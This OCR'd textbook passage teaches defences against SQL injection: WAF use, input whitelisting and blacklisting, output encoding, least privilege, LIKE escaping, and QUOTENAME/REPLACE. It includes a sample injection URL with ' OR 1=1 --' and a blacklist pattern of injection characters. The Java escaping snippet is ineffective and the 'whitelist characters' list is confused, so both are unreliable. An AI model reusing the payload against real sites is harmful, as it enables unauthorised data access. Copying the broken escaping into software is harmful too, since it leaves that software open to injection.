


http://www.certifiedhacker.com/?id=blah' OR 1=1 --
Attacker
Login Form
Internet
Use WAF Firewall /IDS and Filter Packets
Web Server
Keep patches current
Sanitize and Filter User Input
Analyze the source code for SQL injection
Minimize use of 3rd party apps
Web Application
Connect to the database using non-privileged account
Grant least privileges to the database, tables, and columns
DBMS
Disable commands like xp_cmdshell
Operating System
SQL Query
Use stored procedures and parameter queries
Disable verbose error messages and use custom error pages
Custom Error Page

Figure 15.25: Example of defending SQL Injection attacks

To defend against SQL injection attacks, a system should follow the countermeasures described in the previous section and use type-safe SQL parameters as well. To protect the web server, use WAF/IDS and filter packets. Regularly update the software using patches to keep the server up-to-date to protect it from attackers. Sanitize and filter user input, analyze the source code for SQL injection, and minimize the use of third-party applications to protect the web applications. Use stored procedures and parameter queries to retrieve data, disable verbose error messages that can guide an attacker with useful information, and use custom error pages to protect the web applications. To avoid SQL injection into the database, connect nonprivileged accounts and grant the least possible privileges to the database, tables, and columns. Disable commands such as xp_cmdshell, which can affect the OS of the system.



Defenses in the Application

1. Input Validation

- Input validation helps developers to **prevent user-supplied data** influencing the logic of the code

Whitelist Validation

- Whitelist validation is an effective technique in which only the list of entities that have been **approved for secured access** are accepted
- Characters used for whitelist validation include

  `^\ {} () @ | ? $`

Blacklist Validation

- Blacklist validation rejects all the malicious inputs that have been **disapproved for protected access**
- Characters used for blacklist validation include

  `'|%|--|;|/\*|\\\*|_|\[|@|xp_`


2. Output Encoding

- Output encoding is used to encode the input to ensure it is **properly sanitized** before being passed to the database
- For example, use the following output encoding in Java:

```
myQuery = myQuery.replace("'", "\'");
```

3. Enforcing Least Privileges

- Minimum privileges should be assigned to the operating system where the database management system runs, and the **DBMS should never be run as root**



Defenses in the Application (Cont'd)

4. LIKE Clauses

- While using a LIKE clause, wildcard characters such as `_`, `%`, and `[` should be escaped
- Use the `Replace()` method and append LIKE between square brackets to prevent SQL injection
- For example, consider the following code:

```
s = s.Replace("%", "[%]");
```

5. Wrapping Parameters with QUOTENAME() and REPLACE()

- The data received from the parameters used in the stored procedure or the data received from the existing tables should be wrapped using `QUOTENAME()` and `REPLACE()`
- For example, consider the following code:

```
    -- Before:
    SET @temp = N'SELECT * FROM employees
    WHERE emp_lname ='''
     + @emp_lname + N'''';
    -- After:
    SET @temp = N'SELECT * FROM employees
    WHERE emp_lname = '''
 + REPLACE(@emp_lname,'''','''''') +
N'''';
```

Defenses in the Application

- **Input Validation**

  There are several ways through which the input given to the application is sanitized before being processed by the database. The major approach is the validation of the user-supplied input using techniques such as whitelisting and blacklisting. Input validation helps developers to prevent user-supplied data from influencing the logic of the code.

- **Whitelist Validation**

  Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion.

  This validation is commonly implemented using regular expressions. For example, characters used for whitelist validation include “`^\ {} () @ | ? $`”. Implementation of whitelist validation can be intricate in some cases where the inputs cannot be easily determined or if the input has large character sets.

- **Blacklist Validation**

